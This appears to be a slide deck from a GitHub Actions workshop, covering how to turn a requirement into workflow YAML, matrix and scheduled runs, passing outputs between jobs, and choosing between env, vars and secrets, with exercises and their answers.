

From a workflow to a pipeline you would trust

Yesterday you learned what the parts are. Today you write the kind of pipeline real products run on: tested, gated, deployed to a real URL, and one click away from a rollback.

Flow to file

Syntax

Secrets

Industry CI/CD

A real deploy

Rollbacks

The build

DAY 2 AT A GLANCE

Teach until lunch, build after it

Time	Part	What it covers
09:00	From a flow to a file	Yesterday's capstone solved step by step. Task 1: you build one alone
10:00	Breakfast	
10:30	Reading the syntax	Outputs, chains like steps.x.outputs.y, the confusing bits. Task 2
11:05	1. Secrets and environments	Real GitHub screens, step by step. Lab 1
11:45	2. Industry-grade CI/CD	Patterns from pipelines that run real products, and their security
12:30	3. A real deploy	Keyless login to Google Cloud, an approval gate, a live URL
12:55	4. Rollbacks and patterns	Rollback, canary, blue/green, database changes. Task 3
13:40	Across an organisation	Reusable workflows, org policies, Azure DevOps
14:00	Lunch	
15:00	The build	Make a real pipeline production grade, then give it a rollback
16:15	Kahoot	One long one, with screenshots

Everything that needs teaching happens before lunch. After lunch you build. Every task has its answers on the slides after it.

Everything today builds on these

- 1** An event starts a workflow, read from the commit that triggered it.
- 2** Every job is a brand new machine. Nothing on disk survives between jobs.
- 3** needs decides when. It never moves files.
- 4** Pin actions to a full commit SHA. Tags move.
- 5** A workflow reports. A branch protection rule enforces.

WARM UP · 09:05

From a flow to a file

Yesterday's capstone, solved slowly. First as a sentence, then as boxes, then as YAML, then as a file in a repo. Then you do the same thing on your own, for a different workflow.

YOU WILL BE ABLE TO

- Turn a plain sentence into a flowchart
- Turn each box of the flowchart into one YAML key
- Put the file where GitHub will find it and run it
- Do it again, alone, for a workflow you have not seen

WATCH AND READ

- Capstone brief: [labs/capstone](#)
- Task 1 brief: [labs/flow-task](#)
- The cheatsheet at the back of this deck
- Docs: [Workflow syntax for GitHub Actions](#)

Start with a sentence, not with YAML

Before anyone merges into main¹, on Ubuntu and on Windows², let both finish even if one fails³, run check.py⁴, and refuse the merge if either is red⁵.

1 When? The events that start it on:	2 Where? The kind of machine runs-on:	3 How many? One copy, or several side by side strategy:	4 What steps? What happens on the machine, in order steps:	5 Who enforces? What stops a red result getting merged Settings
---	--	--	---	--

Every workflow you will ever write answers these five questions. If you cannot answer one in plain words, no amount of YAML will fix it.

Draw it as boxes

1 · WHEN

A pull request to main, or someone clicks Run

on: pull_request, workflow_dispatch



2 · WHERE

A fresh Ubuntu machine

4 · Steps, in order:

get the code

get Python

run check.py

runs-on: ubuntu-latest

3 · HOW MANY

The same job twice. Neither
stops the other

matrix, fail-fast

2 · WHERE

A fresh Windows machine

4 · Steps, in order:

get the code

get Python

run check.py

runs-on: windows-latest



5 · BOTH GREEN

The merge button unlocks

Settings: required checks

5 · EITHER RED

The merge button stays grey

Settings: required checks

Box 1 becomes on:

1

When

on:

2

Where

runs-on:

3

How many

strategy:

4

What steps

steps:

5

Who enforces

Settings

```
name: PR gate
on:
  pull_request:
    branches: [main]
  workflow_dispatch:
```

- name: is for humans**

It is the title in the Actions tab. GitHub does not care what it says.
- on: is a list of events**

Two events here, so two keys under it. The order does not matter.
- workflow_dispatch: with nothing after it**

It really is empty. It adds the Run workflow button, and needs no settings.

Boxes 2 and 3 become the job

- 1

When

on:
- 2

Where

runs-on:
- 3

How many

strategy:
- 4

What steps

steps:
- 5

Who enforces

Settings

```
name: PR gate
on:
  pull_request:
    branches: [main]
  workflow_dispatch:
jobs:
  check:
    strategy:
      fail-fast: false
      matrix:
        os: [ubuntu-latest, windows-latest]
    runs-on: ${{ matrix.os }}
```

check is a name you chose
It is the job's id. It shows up as the check name on the PR, so pick one you are happy to read.

matrix makes the copies
One list, two values, two jobs. Each copy gets one value in matrix.os.

runs-on reads that value
\${{ matrix.os }} is filled in per copy: ubuntu-latest in one, windows-latest in the other.

Box 4 becomes the steps

- 1

When

on:
- 2

Where

runs-on:
- 3

How many

strategy:
- 4

What steps

steps:
- 5

Who enforces

Settings

```
name: PR gate
on:
  pull_request:
    branches: [main]
  workflow_dispatch:
jobs:
  check:
    strategy:
      fail-fast: false
      matrix:
        os: [ubuntu-latest, windows-latest]
    runs-on: ${{ matrix.os }}
    steps:
      - uses: actions/checkout@<SHA> # v7.0.1
      - uses: actions/setup-python@<SHA> # v7.0.0
        with:
          python-version: '3.12'
      - name: Run the check
        run: python capstone/check.py
```


- Each dash is one step

Four lines starting with a dash, three steps. Lines without a dash belong to the step above.
- uses: borrows, run: types

Two borrowed actions to set the machine up, then one command of our own.
- with: feeds the action

python-version is an input setup-python asks for. Quoted, so YAML keeps it as text.

Move it into a file GitHub will find



Real screen: typing the path turns each slash into a folder, shown in the breadcrumb.

Five moves

- 1. Make a branch. Never build a gate straight on main
- 2. Add file, Create new file, and type `.github/workflows/pr-gate.yml`. The slashes make the folders
- 3. Paste the YAML, commit to the branch
- 4. Open a pull request to main. The workflow runs straight away
- 5. Watch two checks appear on the pull request, one per OS

What you wrote	Where it shows up
name: PR gate	The Actions tab list
job id check + matrix value	Check name check (ubuntu-latest)
name: Run the check	The step's line in the log
file name pr-gate.yml	Only the file path

Box 5 lives in Settings, not in the file

1

☒ Require status checks to pass

Choose which status checks must pass before the ref is updated. When enabled, commits must first be pushed to another ref where the checks pass.

Hide additional settings ^

☐ Require branches to be up to date before merging

Whether pull requests targeting a matching branch must be tested with the latest code. This setting will not take effect unless at least one status check is enabled.

☐ Do not require status checks on creation

Allow repositories and branches to be created if a check would otherwise prohibit it.

Status checks that are required

+ Add checks

2

Build and smoke test

 GitHub Actions



- 1

Require status checks to pass

Settings, Rules, New branch ruleset, target main, then this box. It turns a red run into a grey merge button.
- 2

Add the check by its name

It only appears after it has run once. From a matrix it is **check (ubuntu-latest)**, not check.
- 3

Also on the same page

Require a pull request before merging, and review from Code Owners. Tick both for main.

TASK 1 • 20 MIN

Same flow, a different workflow

Here is the sentence. Do the five moves yourself.

"On every pull request to main, when someone clicks Run, and every night at 02:00 UTC, validate the config files on **Python 3.10** and **Python 3.13**, let both finish even if one fails, and block the merge if either is red."

1. Boxes first

On paper. Five boxes, the five questions.
Show it to a neighbour before you type anything.

2. Then YAML

One key per box, top to bottom. The script is **labs/flow-task/validate.py**.

3. Then the file

.github/workflows/config-check.yml, on a branch, through a pull request.

Done when: two checks run on your pull request, one per Python version, and one of them is red for a real reason.

The file

```
name: Config check
on:
  pull_request:
    branches: [main]
  workflow_dispatch:
  schedule:
    - cron: '0 2 * * *'      # 02:00 UTC
jobs:
  validate:
    strategy:
      fail-fast: false
      matrix:
        python: ['3.10', '3.13']
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@<SHA> # v7.0.1
      - uses: actions/setup-python@<SHA> # v7.0.0
        with:
          python-version: ${{ matrix.python }}
      - run: python labs/flow-task/validate.py
```

schedule is a list

Note the dash before cron. You can have several schedules.
Cron is always UTC.

The quotes around the cron

A value starting with * means something else in YAML.
Always quote cron.

The quotes around the versions

Without them 3.10 is the number 3.1. This one catches everyone.

One fixed runs-on

The matrix is over Python now, so the OS does not change between copies.

What went wrong, and why

What you saw	Why	The fix
Python 3.1 was not found	YAML read 3.10 as a number and dropped the zero	Quote it: '3.10'
Did not find expected alphanumeric	cron value starts with *, which YAML treats as special	Quote the whole cron string
3.10 red: no attribute UTC	datetime.UTC arrived in Python 3.11. The gate did its job	Use datetime.timezone.utc
Only one version ran	fail-fast was indented inside matrix, or left out	Put it beside matrix, set to false
Nightly run never appears	Schedules only run from the default branch	Merge first, then wait for 02:00

Extension for fast teams: add **paths: ['labs/flow-task/**']** to the pull request trigger, then make the check required. Open a PR that only changes the README. It waits forever. A skipped workflow never reports, so a required check never passes.

Reading the syntax

The file that confused everyone yesterday, taken apart line by line. How a value travels from one step to another job, how to read a chain of dots, and the other bits of syntax that trip people up.

YOU WILL BE ABLE TO

- Explain every line of a two-job file with outputs
- Read any chain like steps.x.outputs.y out loud
- Tell `${{ }}` from `$NAME`, and with: from env:
- Say which special file to write to, and why

WATCH AND READ

- Docs: Passing information between jobs
- Docs: Contexts reference
- Docs: Workflow commands, `GITHUB_OUTPUT`
- The cheatsheet: Chains and Dollar signs

The file that lost the room

```
name: Build and deploy
on: push
jobs:
  build:
    runs-on: ubuntu-latest
    outputs:
      build_id: ${ steps.build_step.outputs.build_id }
    steps:
      - name: Build
        id: build_step
        run: echo "build_id=$RANDOM" >> $GITHUB_OUTPUT
  deploy:
    needs: build
    runs-on: ubuntu-latest
    steps:
      - run: echo "Deploying build ${ needs.build.outputs.build_id }"
  debug:
    needs: [build, deploy]
    runs-on: ubuntu-latest
    if: ${ failure() }
    steps:
      - run: echo "Failed to build and deploy"
```

What it is trying to do

Job **build** makes a number. Job **deploy** prints that number.

Job **debug** runs only if something broke.

Why it is confusing

The same word, **build_id**, appears four times, and it means three different things. And **build** is both a job and a step name.

There is no build here

\$RANDOM is a bash feature that gives a random number. It stands in for a real build number. Nothing is compiled.

The good news

Every name in this file was chosen by a person. Rename them and it still works, as long as the matching names still match.

A relay race in four hand-offs

1

The step writes it

```
echo "build_id=4821"  
>> $GITHUB_OUTPUT
```

Appends one line to a file
GitHub gave the step. Left of
the = is the name, right is the
value.

2

The step now has it

```
steps.build_step.outputs.build_id
```

Because the step has id: build_step. No id,
no way to refer to it.

3

The job publishes it

```
outputs:  
build_id: ${{  
steps...  }}
```

Only what is listed under the
job's outputs: can leave the
job. Everything else dies
with the machine.

4

Another job reads it

```
needs.build.outputs.build_id
```

Only works because deploy has
needs: build. No needs, no access.

Why so many steps?

Every job is a new machine. A value has to be handed out on purpose, or it is thrown away with the machine. Day 1, line 2.

build_id was three different names that happened to match

You chose	In the original	Where you set it	Where you use it
A step id	build_step	id: build_step	steps. build_step .outputs...
A step output name	build_id	echo " build_id =..."	steps.build_step.outputs. build_id
A job output name	build_id	outputs: build_id :	needs.build.outputs. build_id

```
jobs:
  build:
    runs-on: ubuntu-latest
    outputs:
      ticket: ${ steps.make.outputs.number }
    steps:
      - id: make
        run: echo "number=$RANDOM" >> $GITHUB_OUTPUT
  deploy:
    needs: build
    runs-on: ubuntu-latest
    steps:
      - run: echo "Deploying ${ needs.build.outputs.ticket }"
```

Same file, every name changed

Step id **make**, step output **number**, job output **ticket**. It runs exactly the same.


The rule

Each name must match where it is set and where it is read. Nothing else. GitHub has no idea what a build ID is.

Then why reuse build_id?

Habit, and it is easier to follow once you know. Just not while you are learning.

Read the dots like a folder path, left to right



Chain	Say it as
needs.build.outputs.build_id	From the job I need called build, its output called build_id
needs.build.result	Did the job called build succeed, fail, or get skipped
steps.tests.outcome	Did the step with id tests pass or fail
github.event.pull_request.title	From the event that started this run, the pull request, its title
matrix.os	In this copy of the job, the value of os

When does debug actually run?

```
debug:
  needs: [build, deploy]
  runs-on: ubuntu-latest
  if: ${{ failure() }}
  steps:
    - run: echo "Failed to build and deploy"
```

- needs: [a, b] is a list**
Wait for both. One name can be written bare, two or more go in square brackets.
- failure() looks back**
True if any job this one needs, or those jobs needed, failed.
- The braces are optional in if:**
if: failure() and if: \${{ failure() }} mean the same. Everywhere else you need them.

What happened	deploy	debug
Everything passed	Runs	Skipped. failure() is false
build failed	Skipped, its need failed	Runs. build failed
build passed, deploy failed	Ran, failed	Runs. deploy failed

SYNTAX • TWO KINDS OF DOLLAR SIGN

`${{ }}` is GitHub. `$NAME` is the shell

	<code>\${{ something }}</code>	<code>\$SOMETHING</code>
Who reads it	GitHub, before the step starts	The shell, while the step runs
What it can see	Contexts: github, steps, needs, secrets...	Environment variables on the machine
Where it works	Almost anywhere in the file	Only inside run:
In yesterday's file	<code>\${{ needs.build.outputs.build_id }}</code>	<code>\$RANDOM</code> and <code>\$GITHUB_OUTPUT</code>
If the name is wrong	Quietly becomes an empty string	Quietly becomes an empty string

How to tell them apart in a run: line

Open the log. A `${{ }}` value has already been filled in when the command is printed. A `$NAME` is still written as `$NAME`, because the shell has not run yet.

The same value both ways

`${{ env.REGION }}` and `$REGION` give the same answer inside run:. The second one is safer. Part 2 says why.

The YAML shapes worth knowing by sight

```
- name: A  
  run: x
```

One step with two properties. The dash starts a new list item, the next line belongs to it.

```
- name: A  
- run: x
```

Two separate steps. The second dash starts a new one. A very common accident.

```
run: |  
  npm ci  
  npm test
```

| keeps the line breaks: two commands. Use this for multi-line scripts.

```
with:  
  node-version: 20
```

Inputs to the action in uses:. Like arguments to a function.

```
env:  
  REGION: eu
```

Environment variables for the shell in run:. Read as \$REGION.

```
needs: build  
needs: [build, test]
```

One name bare, several in brackets. Both are lists underneath.

TASK 2 • 12 MIN

Fill in the five blanks

Job **test** measures coverage. Job **report** prints it. Job **alert** runs only if something failed. Write A to E on paper first, then run it.

```
jobs:
  test:
    runs-on: ubuntu-latest
    outputs:
      score: ${__A__}
    steps:
      - id: coverage
        run: echo "percent=87" >> __B__
  report:
    __C__: test
    runs-on: ubuntu-latest
    steps:
      - run: echo "Coverage ${__D__}%"
  alert:
    needs: [test, report]
    if: __E__
    runs-on: ubuntu-latest
    steps:
      - run: echo "Something failed"
```

A

The chain that reads the step's output, inside the same job

B

The file the step writes to

C

The key that lets report read test's outputs

D

The chain that reads the job's output, from another job

E

The condition that makes alert a failure-only job

Done when: your run prints "Coverage 87%", and alert shows as skipped.

The five blanks

```
A  steps.coverage.outputs.percent  
B  $GITHUB_OUTPUT  
C  needs  
D  needs.test.outputs.score  
E  failure()
```

A: step id, then its output name

The step's id is coverage. The line it wrote was percent=87.

D: job id, then the JOB output name

score, not percent. The job renamed it on the way out. This is the one most pairs get wrong.

C and E

needs gives report access. failure() on alert looks back at test and report. Both passed, so alert is skipped.

If D came out empty

Check the job outputs: block. A step output that is not published is invisible to other jobs.

Secrets, variables and environments

Where configuration lives, how to keep credentials out of your code and your logs, and how to put a human between a pipeline and production.

YOU WILL BE ABLE TO

- Choose correctly between env, vars and secrets
- Add a secret in GitHub and use it in a workflow
- Say what masking does, and what it does not
- Gate a job behind an environment with a reviewer

WATCH AND READ


- Docs: Using secrets in GitHub Actions
- Docs: Store information in variables
- Docs: Deployment environments
- Episode 5: organisation-level secrets

env, vars and secrets are not interchangeable

	env	vars	secrets
Set where	In the workflow file	Settings, at repo, environment or org	Settings, at repo, environment or org
Read with	env.NAME or \$NAME	vars.NAME	secrets.NAME
In Git history	Yes, it is in the file	No	No
In the logs	Shown	Shown, not masked	Masked as ***
Can you read it back?	Yes	Yes	Never. Replace or delete only
Use it for	Values for this run	Region, project ID, a banner	Passwords, tokens, keys

